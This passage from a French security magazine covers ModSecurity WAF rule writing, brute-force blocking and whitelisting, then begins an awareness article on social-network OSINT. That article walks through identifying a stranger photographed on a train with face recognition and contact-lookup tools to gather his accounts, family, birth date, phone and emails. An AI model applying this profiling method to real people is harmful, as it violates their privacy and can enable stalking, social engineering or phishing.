Le fichier `00-crs-setup.conf` utilisé dans notre environnement est « unique ». Toutefois, il vous est possible d'en inclure une copie (ex : `01-crs-setup.conf`, `02-crs-setup.conf`, etc.) spécifique à rattacher à chacun de vos Virtual-Host si nécessaire.

3. CONSTRUCTION DES RÈGLES

3.1 Exemple

ModSecurity s'appuie sur un langage propriétaire pour la construction des règles appelé « SecRule ».

Comme un exemple vaut mieux qu'une longue explication, analysons la SecRule ci-dessous (figure 1).

L'exemple précédent est très simple et permet de comprendre le fonctionnement de base des SecRule.

On a défini une variable HTTP à évaluer avec un opérateur (`@rx =>` expression régulière), une valeur (ici, « `admin.*` »), on a spécifié la phase de la transaction, un identifiant unique pour la règle, une action (interdiction), une journalisation (dans le fichier d'erreur d'Apache et

dans `modsec_audit.log` qui est plus détaillé) puis, un message à enregistrer.

Cette règle bloque toute requête qui contient la regex « `admin.*` » dans un argument.

Nous allons maintenant revenir en détail sur ces différents éléments.

3.2 Éléments d'une SecRule

Dans cette section, je vous propose de démystifier les règles de ce langage.

Cela vous permettra de mieux comprendre les exemples présentés dans les sections suivantes.

3.2.1 Phases et variables

Il est essentiel de comprendre le concept de « phase » dans ModSecurity. En effet, les variables à analyser dans ModSecurity sont disponibles en fonction de la phase de la transaction HTTP.

À chaque phase correspond une étape de la transaction HTTP, dans l'ordre : 1 - En-tête de requête, 2 - Contenu (requête), 3 - En-tête de réponse, 4 - Contenu (réponse), et 5 - Journalisation.

Le schéma en figure 2 explique de façon plus détaillée ce fonctionnement.

Dans chaque règle, on ne peut spécifier qu'une seule phase, toutefois la phase spécifiée a accès également à toutes les variables

```
SecRule ARGS:username "@rx admin.*" "phase:2,id:10,deny,log,auditlog,msg:'Tentative de connexion en admin'"
Variable Opérateur Valeur Phase de la transaction HTTP Id Actions Journalisation Message enregistré dans le log
```

Fig. 1 : Description d'une SecRule.




Fig. 2 : Description d'une transaction HTTP par phase ModSecurity.

des phases précédentes. Ce fonctionnement permet de créer des règles incluant de multiples conditions à évaluer (**chain**) tout au long d'une transaction HTTP en garantissant de ne pas traiter inutilement des données.

3.2.2 Les opérateurs

Les opérateurs servent à évaluer des conditions sur les variables, ils sont toujours précédés du signe @, et peuvent être utilisés en négation si précédés par !. Quelques exemples :

- **@eq** => égalité ;
- **@rx** => expression régulière ;
- **@ipMatch** => prend en argument un range IP/CIDR ;
- **@pmFromFile** => *pattern matching* basé sur une liste de valeurs dans un fichier externe ;
- et bien d'autres (**@contains**, **@geoLookup**, **@fuzzyHash**, **@inspectFile**, etc.).

3.2.3 Les actions

Les actions possibles sont nombreuses dans ModSecurity, il y a les plus communes (**deny**, **allow**) et bien d'autres :

- **redirect** => renvoie un 302 vers l'URL désirée ;
- **proxy** => *proxifiera* la requête ayant rempli les conditions vers une URL de destination ;

- **drop** => envoi d'un paquet TCP FIN, pour bloquer par exemple un brute force trop insistant...
- **exec** => permet d'utiliser un script externe quel que soit le langage (le langage recommandé étant LUA) ;
- etc.

3.2.4 Autres éléments

Il existe de nombreux autres éléments utilisables dans les SecRule. On peut citer notamment :

- les chaînes (**chain**) permettent d'imbriquer plusieurs SecRule et fonctionnent comme un opérateur AND ;
- le principe de collections permet d'effectuer des corrélations avancées basées sur des données stockées (ex : blocage d'un attaquant effectuant des attaques sur un certain laps de temps...).

La documentation de ModSecurity est complète et couvre de façon exhaustive l'ensemble des éléments **[MODSECDOC]**.

4. CAS D'USAGES

4.1 Anomaly scoring

Les Core Rules sont faites pour fonctionner en mode *anomaly scoring* par défaut. En effet, chaque règle va utiliser des variables déclarées dans **00-crs-setup.conf** définissant le score pour une alerte **CRITICAL**, **ERROR**, **WARNING**, **NOTICE**. Les scores sont cumulés pendant une transaction.

Cette approche permet de limiter les faux positifs. Les seuils de blocage sont paramétrables dans le fichier **00-crs-setup.conf**.



Hervé Schauer Sécurité

Formation cybersécurité organisationnelle

PROGRAMME

Gouvernance de la sécurité

RSSI :
Formation RSSI
CISSP :
Préparation au CISSP
CISA :
Préparation au CISA
SECUHOMOL :
Homologation de la SSI
SECUCRISE :
Gestion de crise IT/SSI
EBIOS2010 :
EBIOS 2010 Risk Manager

Gouvernance de la sécurité avec les normes ISO270XX

ESS27 :
Essentiels ISO27001 & ISO27002
ISO27LA :
ISO27001 Lead Auditor
ISO27LI :
ISO27001 Lead Implementer
ISO27RM :
ISO27005 Risk Manager
ISO27004 :
ISO27004 / Indicateurs et tableaux de bord cybersécurité
ISO27035 :
ISO27035 / Gestion des incidents de sécurité

Chaque environnement a ses spécificités. Un seuil sur le trafic entrant (*inbound*) à 7 et à 2 sur le trafic sortant (fuite de données *outbound*) s'est avéré être un bon compromis.

Ces modifications se font via les directives :

```
...
setvar:tx.inbound_anomaly_score_threshold=7,\
setvar:tx.outbound_anomaly_score_threshold=2"
...
```

Une telle configuration permet de limiter les faux positifs, bloquer les attaques critiques et renforcer la sécurité sur les risques de fuites de données (erreurs, mots de passe...).

4.2 Règles personnalisées

Dans cette section, nous allons étudier quelques cas d'utilisations s'appuyant sur des règles personnalisées.

NOTE

Les règles que nous utiliserons seront placées dans le fichier `waf-bigcorp-ch.conf`, entre les `Include` des fichiers #949 (fin de contrôle des *Inputs*) et #950 (début de contrôle des *Outputs*).

4.2.1 Protection d'une URL d'authentification

Supposons maintenant que nous sommes face à une URL d'authentification que nous souhaitons protéger.

Nous voulons que l'admin ne puisse se connecter que depuis l'IP 1.2.3.4, ainsi nous pourrions découvrir dans un premier temps le concept de chaînes (règles agrégées sous forme de conditions **AND**).

```
SecRule REMOTE_ADDR "!@ipMatch 1.2.3.4" "chain,phase:2,
t:none,id:50,deny,log,auditlog,msg:'Connexion admin non
autorisee'"
    SecRule ARGS:username "^admin$" "t:none,t:urlDecode,
t:urlDecodeUni,t:lowercase,t:normalisePath,
t:utf8toUnicode"
```

Dans les règles précédentes (vous noterez que seule la première contient un id, puisque la suivante est une condition « chaînée »), on notera également

l'utilisation de *transformations* qui seront appliquées pour renforcer la sécurité et prévenir les méthodes d'évasion.

Maintenant, protégeons la ressource contre les attaques par dictionnaires (brute force). Supposons que l'application renvoie un code 302 en cas d'authentification réussie vers `/login.php` et un code différent dans le cas contraire. Nous allons rendre le site indisponible pendant 30 minutes à un attaquant effectuant plus de 10 échecs.

Nous découvrons également le concept de *collections* (**BRUTE_AUTH**) qui utilise l'IP du client couplé au User-Agent comme « clé », et envoie un drop (**TCP FIN**) pour économiser les ressources à partir de 11 échecs d'authentification.

```
### Auth brute force
SecRule IP:BRUTE_AUTH "@gt 10" "log,drop,phase:1,id:
60,msg:'Detection d un bruteforce'"

SecRule REQUEST_URI ^/login\.php "chain,phase:3,id:
61,pass,t:none,t:normalisePath,
t:lowercase,t:urlDecode,t:utf8toUnicode,t:urlDecode
Uni,log,auditlog,msg:'Echec d authentification'"

    SecRule REQUEST_METHOD "^POST" "chain,t:none"
        SecRule RESPONSE_STATUS "@streq 302"
            "t:none,setvar:ip.brute_auth+=1,expirevar:ip.brute_
auth=1800"
```

L'exemple précédent introduit **setvar** et **expirevar** qui se chargeront d'incrémenter la collection **ip.brute_auth** spécifique à l'IP de l'attaquant à chaque échec d'authentification et de réinitialiser le compteur : fin du blocage.

Request	Payload	Status	Error	Timeout	Length
0		302	☐	☐	236
1	bbe	302	☐	☐	236
2	abbee	302	☐	☐	236
3	abber	302	☐	☐	236
4	abbers	302	☐	☐	236
5	abbey	302	☐	☐	236
6	abbeys	302	☐	☐	236
7	abbhie	302	☐	☐	236
8	abbie	302	☐	☐	236
9	abbies	302	☐	☐	236
10	abbigail	302	☐	☐	236
11	abbigal	302	☐	☐	236
12	abbis	302	☐	☐	236

Fig. 3 : Attaque par dictionnaire et blocage avec BurpSuite.

NOTE

Par défaut, la collection IP est basée sur le couple IP+User-Agent, cela pourrait être utilisé pour de l'évasion. Ce comportement est modifiable dans le fichier `REQUEST-901-INITIALIZATION.conf`.

4.2.2 Redirection transparente du trafic vers un « Honeypot »

Dans l'exemple précédent, nous avons effectué une action de « drop ». Supposons maintenant que nous voulions faire perdre du temps à un attaquant en lui faisant croire que le site web est vulnérable à toutes les failles connues. De quoi rendre fou et inefficace n'importe quel scanner de vulnérabilités !

Cela est possible, notamment grâce à l'action « proxy », un peu de travail et l'extraction des signatures [NIKTO].

Un exemple de configuration est disponible sur mon dépôt [HONE].

4.2.3 Protection d'une URL d'API via un modèle de sécurité positif

La figure 5 montre un exemple de requête autorisée pour une API. Les seuls paramètres pouvant changer sont `cmd=show` ou `cmd=add`, quant à `element`, cette variable doit toujours contenir un entier.

Dans ces conditions, la configuration suivante va :

- contrôler la méthode HTTP ;
- les différents champs d'en-tête (qui devront correspondre strictement à une liste) ;

Vulnerability	Severity	QoD
Bugbear.B web backdoor	10.0 (High)	99%
php-Charts 'url.php' Arbitrary PHP Code Execution Vulnerability	9.0 (High)	99%
php-Charts 'index.php' Arbitrary PHP Code Execution Vulnerability	9.0 (High)	99%
CGIEmail's CGICso (Send CSO via CGI) Command Execution Vulnerability	7.5 (High)	70%
Cabletron Web View Administrative Access	7.5 (High)	70%
MacOS X Finder '.FBCLIndex' Information Disclosure	7.5 (High)	70%
Checks for listrec.pl	7.5 (High)	70%
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	7.5 (High)	95%
Netref Cat_for_gen.PHP Remote PHP Script Injection Vulnerability	7.5 (High)	99%
PHPMoAdmin Unauthorized Remote Code Execution	7.5 (High)	100%
IonCube Loader Wizard 'loader-wizard.php' Multiple Security Vulnerabilities	6.4 (Medium)	99%
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99%
Oracle Portal Demo Organization Chart SQL Injection Vulnerability	5.5 (Medium)	99%
ServletExec 4.1 ISAPI File Reading	5.0 (Medium)	99%

Fig. 4 : Rapport de scan OpenVas redirigé de façon transparente vers le honeypot.

- le User-Agent ;
- le nombre d'arguments, leurs noms et leurs valeurs possibles.

Cette configuration sera à placer dans le fichier `waf-bigcorp.ch.conf` :

```
...
Include /etc/httpd/waf/available_rules/REQUEST-949-BLOCKING-
EVALUATION.conf

SecAction phase:1,id:2,ctl:requestBodyProcessor=
URLENCODED,pass,nolog,noauditlog
<Location /api.php>
SecRule REQUEST_METHOD "!@rx ^(GET|POST)$" "phase:1,deny,id:10,log,
auditlog,msg:'API control GET or POST',t:none"

SecRule REQUEST_HEADERS_NAMES "!@rx (Host|User-
Agent|Authorization|Content-Length)" "phase:1,deny,id:11,log,auditlog,
msg:'API controle stricte des champs headers',t:none"

SecRule REQUEST_HEADERS:User-Agent "!@streq Python" "deny,id:12,log,
auditlog,msg:'API controle strict du User-Agent',t:none"

SecRule &ARGS "@eq 2" "deny,id:13,log,auditlog,msg:'API controle du
nombre d arguments',t:none"

SecRule ARGS_NAMES "!@rx ^(cmd|element)$" "deny,id:14,log,auditlog,
msg:'API controle des noms d arguments',t:none"

SecRule ARGS:cmd "!@rx ^(show|add)" "deny,id:15,log,auditlog,msg:'API
controle des valeurs d argument',t:none"
SecRule ARGS:element "!@rx ^\d+" "deny,id:16,log,auditlog,msg:'API
controle des valeurs d arguments',t:none"
</Location>

Include /etc/httpd/waf/available_rules/RESPONSE-950-DATA-LEAKAGES.conf
...
```

```
GET /api.php?cmd=show&element=1 HTTP/1.1
Host: bigcorp.ch
User-Agent: Python
Authorization: Bearer XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Content-Length: 0
```

Fig. 5 : Capture d'une requête type vers une API.

ATTENTION !

On notera l'utilisation d'une balise Apache **Location** permettant de limiter l'URL sur laquelle les règles seront appliquées. De même, la directive **SecAction** activera le décodage du corps malgré que cette ressource ne soit pas conforme à la RFC (pas de *Content-Type*).

5. WHITELISTING ET FAUX POSITIFS

Les faux positifs représentent le problème le plus courant lors de l'utilisation d'un WAF. Toutefois, comme nous l'avons vu dans les chapitres précédents, l'*anomaly scoring* permet de limiter ce risque. Mais comment reconnaître un faux positif ? Généralement, l'utilisateur va connaître des dysfonctionnements et notamment une erreur de type 403 (*Forbidden*) si cela n'a pas été customisé. La bonne nouvelle est que côté WAF, tout cela se gère très bien. En effet, le fichier `/var/log/httpd/error_log` contient des informations détaillées sur la détection et les raisons d'un potentiel blocage. Quant au fichier `/var/log/httpd/modsec_audit.log`, ce dernier contient les informations précédentes avec en plus une copie de la transaction pour effectuer des investigations approfondies.

Quatre principes :

- 1) une exception de sécurité doit toujours être dirigée vers l'élément précis qui a causé le blocage. Par exemple, si le blocage est un faux positif d'« injection SQL » sur un argument dans une URL, l'exception ciblera seulement les injections SQL pour l'argument. On ne *whiteliste* pas toute l'URL !
- 2) On ne désactive jamais de règles liées au calcul du scoring.
- 3) On fait du « fuzzing » si on *whiteliste* complètement un élément pour s'assurer qu'il n'est pas vulnérable.

- 4) Quoiqu'il arrive, on travaille toujours dans le fichier de règles personnalisées (dans notre cas, `waf-bicorp.ch.conf`) et on ne retouche jamais les fichiers de *Core Rules*.

Passons maintenant à quelques exemples de *whitelisting* :

Vous rencontrez un blocage de type « Microsoft IIS Leakage id 954100 » sur un backend Linux en PHP (oui, ça peut arriver) :

Aucun scrupule :

```
SecRuleRemoveById 954100
```

Vous avez un cookie dans votre application web qui génère des blocages liés aux injections SQL, le souci c'est que ce cookie peut avoir des noms variables (`id_10`, `id_ab...`).

```
SecRuleUpdateTargetByMsg ".*SQL.*" "!REQUEST_
COOKIES:/^id.*/"
```

NOTE

Notez le « ! », les règles qui contiennent `.*SQL.*` dans leur message ne traiteront pas la variable `REQUEST_COOKIE` (`SecRuleUpdateTargetByMsg`).

On peut aussi passer par des *SecRule* pour *whitelister* :

```
SecRule REQUEST_URI "@beginsWith /my.jsp" "phase:2,
nolog,pass,id:101,nolog,noauditlog
ctl:ruleRemoveTargetById=942100;ARGS:bg"
```

Pour vous assister dans la tâche de *whitelisting*, un script est à votre disposition sur mon dépôt **[GITREWT1]**.

CONCLUSION

ModSecurity est une solution stable et performante qui répond à la plupart des besoins de protection contre les attaques.

Les possibilités sont vastes et peuvent même inclure des outils tiers tels que des antivirus, scanners de vulnérabilités pour générer des règles correctives automatiquement, etc.

De même, ModSecurity devrait être intégré au plus tôt dans le cycle de développement pour limiter les faux positifs. En fonction des environnements, la gestion par des développeurs, DevSecOps ou des ingénieurs en sécurité peut s'avérer complexe sans processus adéquats (changements, documentations, tests continus, etc.).

Pour approfondir vos connaissances sur ModSecurity, il existe plusieurs lectures de référence comme le guide officiel [MSECGUIDE], un [LIVRE1] et [LIVRE2] écrits par les auteurs de la solution.

REMERCIEMENTS

Un grand merci à Michael Molho, Sebastien Saez, Dan et Jérémy Matos pour leur relecture attentive, à Manuel Leo Rivas pour ses conseils, et bien sûr à Marie, Alexandre et Élisabeth. ■

RÉFÉRENCES

[MSECGUIDE] ModSecurity Guide :
[https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual-\(v2.x\)](https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual-(v2.x))

[LIBMODSEC] ModSecurity Version 3.0
Announcement : <https://goo.gl/uaJqG>

[MODSECCRS] ModSecurity Core Rules (CRS) :
<https://github.com/SpiderLabs/owasp-modsecurity-crs/tree/v3.2/dev/rules>

[MSECPROFIL] Profiling Web Applications for Improved Intrusion Detection (Manuel Leo Rivas) : <https://goo.gl/LVyx1m>

[NIKTO] Github Nikto :
<https://github.com/sullo/nikto>

[GITREWT1] Github rewt1 : <https://github.com/rewt1/MISC/tree/master/waf/>

[HONE] Github rewt1 – Honeypot :
<https://github.com/rewt1/MISC/tree/master/waf/honeyweb/>

[LIVRE1] Web Application Defender's Cookbook : Battling Hackers and Protecting Users (R. Barnett)

[LIVRE2] ModSecurity Handbook 2nd (C. Folini, I. Ristic)

ACTUELLEMENT DISPONIBLE !

GNU/LINUX MAGAZINE HORS-SÉRIE n°103



DÉVELOPPEZ DES EXTENSIONS & PLUGINS POUR AMÉLIORER VOS APPLICATIONS

NE LE MANQUEZ PAS
CHEZ VOTRE MARCHAND
DE JOURNAUX ET SUR :

<https://www.ed-diamond.com>



MÉTHODOLOGIE D'OSINT ORIENTÉE RÉSEAUX SOCIAUX

Brian NICOLAS-NELSON – brian.nicolas-nelson@synetis.com
Consultant Sécurité Opérationnelle chez Synetis

Cet article est un condensé de méthodologies utilisables pour faire de l'OSINT (*Open Source INTelligence*) orienté sur les informations que l'on peut trouver sur les réseaux sociaux. Il retrace uniquement certains outils pouvant être utiles, leur exploitation et les résultats qu'il est possible d'obtenir.

mots-clés : OSINT / RÉSEAUX SOCIAUX / DONNÉES PERSONNELLES

Le but de cet article n'est pas de faire une liste exhaustive de tous les outils à disposition pour collecter ces informations ou de débattre de la notion d'éthique liée à l'utilisation de ces données ; mais tout simplement de montrer un aperçu des techniques permettant leur obtention afin de sensibiliser sur leur partage et leur utilisation sur les réseaux sociaux.

Dans cet article, les outils d'OSINT tels que Maltego [1], Shodan [2] ou encore the Harvester [3] ne seront pas traités. En effet, et bien que le dernier possède une fonctionnalité liée à Facebook et Twitter, ces outils ne sont pas orientés réseaux sociaux. De plus, ce sont parmi les outils d'OSINT les plus connus, et leur exploitation a déjà été traitée dans de nombreux articles ; ils mériteraient d'ailleurs à eux seuls un article dédié.

1. AVANT-PROPOS

1.1 Présentation de l'OSINT

L'OpenSource INTelligence ou plus communément appelée OSINT, est une méthode de renseignement basée sur la collecte et l'exploitation d'informations librement accessibles. Ces informations peuvent provenir de sources multiples telles que les réseaux sociaux, les journaux, les annuaires publics, les bases de données commerciales, etc.

Tout d'abord utilisée par les services de renseignements des différents pays, elle tend désormais à être utilisée par les entreprises pour des objectifs stratégiques et économiques. Cette méthode est également utilisée par de nombreux black hat, afin d'effectuer des phases de reconnaissances en amont de la réalisation de leurs méfaits tels que du social engineering ou des campagnes de phishing personnalisées.

1.2 Prérequis et prévention d'utilisation

Bien entendu, comme la matière principale de cette méthode est l'information personnelle, il est très important de faire attention au cadre légal. En l'occurrence, celui-ci ne semble pas être défini précisément pour l'OSINT, mais uniquement basé sur des non-interdictions. Il faut néanmoins tenir compte que la notion de vie privée est toujours bel et bien existante, bien que les informations soient disponibles librement : *Open is not free*.

Ainsi, des droits tels que le droit à la vie privée, la propriété intellectuelle et toutes autres notions arrivées avec le RGPD (consentement pour le traitement des données, droit à la limitation du traitement, etc.) sont à prendre en considération.

Il faut également prendre en compte les chartes d'utilisation des différentes sources d'informations telles que les réseaux sociaux. En effet, il est pos-

sible que l'utilisation de certains des outils qui seront présentés ne soit pas en adéquation avec elles. Leur utilisation doit s'effectuer en toute connaissance de cause et sous l'entière et unique responsabilité de son utilisateur.

1.3 Contexte

Pour présenter cette méthodologie compendieuse, nous partions sur le cas fictif (bien que malheureusement assez proche de la réalité) suivant : lors d'un voyage en train, nous avons entendu un autre voyageur effectuer une réunion téléphonique avec une personne qui semble être le DSI de son entreprise.

Alors que les hommes discutent de l'impénétrabilité de leur système d'information, nous en profitons pour prendre une photo du voyageur.

Avec comme base cette photo et son nom (nous l'appellerons John Doe) que l'on a pu entendre, nous décidons d'utiliser l'OSINT pour leur démontrer la vulnérabilité de leur SI.

2. EAGLE EYE

2.1 Présentation d'Eagle Eye

Pour commencer l'investigation, nous utilisons tout d'abord Eagle Eye [4] afin de trouver les principaux réseaux sociaux de John Doe. Il s'agit d'un script écrit en python qui propose une méthode pour trouver les comptes Facebook, Twitter et Instagram d'une personne à partir de son nom et d'une ou plusieurs photos.

Seulement une partie du nom peut également suffire (uniquement le nom de famille ou les premiers caractères de celui-ci par exemple), mais plus celui-ci sera exact, plus Eagle Eye se montrera précis dans ses recherches.

2.2 Présentation de Eagle Eye

L'intégralité du code ainsi que les prérequis nécessaires à son fonctionnement sont présents sur GitHub.

Une fois ces derniers en place et le code source récupéré, il est possible d'exécuter le script. Il est néanmoins nécessaire d'incorporer en amont dans un des dossiers, l'image de la cible prise dans le train. Une fois cela effectué, le script lancé dans un terminal et le nom de John Doe renseigné en paramètre, la recherche va s'effectuer de la manière suivante :

- Tout d'abord, Eagle Eye lancera une requête au sein de la barre de recherche Facebook avec le nom donné en entrée.
- Ensuite, pour chaque profil trouvé, il va effectuer une reconnaissance faciale entre la photo de profil du compte et la photo de la cible fournie, afin de faire correspondre le visage présent sur chacune d'elle.
- Suite à cela, il effectuera une recherche inversée à partir des photos données en entrée afin de trouver les autres comptes sur les réseaux sociaux. Cette recherche est effectuée par le biais de Google et d'ImageRaider Reverse Image Search. Si un profil Instagram est trouvé, celui-ci sera vérifié en comparant une des images du compte avec les photos de la personne ciblée.
- Eagle Eye fournira alors un rapport PDF contenant tous les comptes qu'il a pu trouver lors de sa recherche.

```

EAGLE EYE Version 0.1
ubuntu, you have been activated

==> Enter the persons name to find on FB: John Doe
==> How many jitters, higher is better [max 100] (default=70):
==> Settings jitters to 70
==> Opening Webdriver
-> Collecting Image URLs...(Page 1)

:: Starting Face Recognition
==> Loading known faces
-> Loading Train_John_Doe.jpg

:: Analyzing
==> Storing Image in /tmp/ONIG6F.jpg
==> Analyzing https://scontent-cdt1-1.xx.fbcdn.net/v/t1.0-1/p74x74/46299367_1222783551193562_89992632589...
==> Analyzing https://scontent-cdt1-1.xx.fbcdn.net/v/t1.0-1/p74x74/48897656_1811965642246675_12582813086...
==> Analyzing https://scontent-cdt1-1.xx.fbcdn.net/v/t1.0-1/c0.15.74.74a/p74x74/28944_1303578511671_3701...
==> Analyzing https://scontent-cdt1-1.xx.fbcdn.net/v/t1.0-1/c1.0.74.74a/p74x74/49898110_2243242799042604...
==> Analyzing https://scontent-cdt1-1.xx.fbcdn.net/v/t1.0-1/p74x74/47575639_147323179570640_123066034394...
==> Analyzing https://scontent-cdt1-1.xx.fbcdn.net/v/t1.0-1/p74x74/18699907_10212048452193864_3801632713...
==> Analyzing https://scontent-cdt1-1.xx.fbcdn.net/v/t1.0-1/p74x74/20292747_1777086175639439_54030454566...
==> Analyzing https://scontent-cdt1-1.xx.fbcdn.net/v/t1.0-1/p74x74/16387307_1722403297765451_24091260142...
==> Analyzing https://scontent-cdt1-1.xx.fbcdn.net/v/t1.0-1/p74x74/1385655_126320971076002_8544981215023...
==> Analyzing https://scontent-cdt1-1.xx.fbcdn.net/v/t1.0-1/p74x74/14650533_628164857362846_546168658899...
==> Analyzing https://scontent-cdt1-1.xx.fbcdn.net/v/t1.0-1/c22.0.74.74a/p74x74/10354686_101500045528018...
==> Analyzing https://scontent-cdt1-1.xx.fbcdn.net/v/t1.0-1/c22.0.74.74a/p74x74/10354686_101500045528018...
==> Analyzing https://scontent-cdt1-1.xx.fbcdn.net/v/t1.0-1/c0.11.74.74a/p74x74/20031936_204969160034015...
==> Analyzing https://scontent-cdt1-1.xx.fbcdn.net/v/t1.0-1/c22.0.74.74a/p74x74/10354686_101500045528018...

```

Fig. 1 : Exemple d'utilisation d'Eagle Eye.




Fig. 2 : Exemple d'utilisation de Lusha sur Twitter.

2.3 Obtention des principaux réseaux sociaux

Avec Eagle Eye, il est donc ainsi possible d'obtenir les comptes de notre cible sur les principaux réseaux sociaux. En se rendant sur les pages de ces comptes, d'autres informations personnelles seront disponibles. Par exemple :

- La ville de résidence : par le biais des informations du compte Facebook, d'un *j'aime* sur la page de la ville ou d'un partage sur la fête communale.
- Les membres de sa famille : via les commentaires, les identifications sur les photos ou les amis, il est assez simple de retracer un arbre familial.
- Une date de naissance : un tweet ou un message pour un anniversaire suffisent à donner cette information.
- L'intérêt de la personne pour ses animaux de compagnie, et leur dénomination.

Ce n'est là qu'une toute petite partie de toutes les informations que l'on peut trouver sur la cible, et c'est autant d'informations qui pourront se démontrer utiles par la suite.

3. LUSHA

3.1 Présentation de Lusha

La suite de l'investigation s'effectue avec Lusha [5] et s'oriente vers la récupération des adresses e-mail et des numéros de téléphone. Lusha est une extension pour navigateur qui permet d'obtenir ces informations par le biais de comptes LinkedIn, Twitter, Gmail ou Salesforce.

C'est via Twitter que beaucoup ont découvert ce service et suite à cela, des tests réalisés par différentes personnes sur des hommes politiques français tels que le Premier ministre ont démontré la véracité des informations obtenues.

Lusha est une extension créée par une entreprise américaine qui fournit des informations personnelles obtenues par le biais « des partenaires commerciaux qui contribuent à la communauté Lusha ».

3.2 Exploitation de Lusha

Pour l'exploiter, il suffit de se rendre sur le compte Twitter que l'on aura eu par le biais d'Eagle Eye et de récupérer dans la pop-up générée par l'extension, les informations que l'on souhaite.

Si cela n'a pas été fructueux, il est possible de s'orienter vers le compte LinkedIn de la personne ciblée. En effet, beaucoup d'employés de grandes entreprises et surtout dans le domaine de l'informatique, sont présents sur ce réseau social. Avec uniquement le nom et un peu de patience, il est assez aisé de trouver le compte souhaité.

Une fois le compte obtenu, l'exploitation est identique à celle de Twitter.

Il faut cependant noter que son utilisation est gratuite dans un premier temps (5 profils par mois) puis payante. Il faudra déboursier pas moins de 300 dollars par an (30 consultations par mois).

3.3 Obtention d'e-mails / numéro de téléphone

Avec un peu de chance, le numéro de téléphone et l'adresse e-mail professionnels sont obtenus par le biais de Lusha. Son adresse e-mail personnelle est également trouvée, mais par un biais légèrement différent : en effet, sur LinkedIn, John a mis son CV en pièce jointe téléchargeable qui contient l'adresse e-mail personnelle.

Ce sont de nouvelles informations qui se montreront utiles par la suite.

4. HUNTER

4.1 Présentation d'Hunter

Si lors de l'utilisation de Lusha, il fut impossible de trouver les coordonnées professionnelles de notre cible, alors une recherche par le biais d'Hunter [6] peut le permettre.

Il s'agit d'une entreprise proposant comme service, l'obtention d'informations professionnelles sur des personnes et des entreprises. Proposé sous forme d'un site internet ou d'une extension de navigateur, ce service procure :

- une liste des adresses e-mail de l'entreprise ainsi que leur source d'obtention ;
- le pattern des adresses (ex : prénom.nom@entreprise.fr) ;
- un outil permettant de deviner l'adresse e-mail d'une personne ;
- un outil de vérification d'adresse.

Pour les deux premières fonctionnalités, le service se base sur le nom de domaine de l'entreprise que l'on doit fournir en entrée.

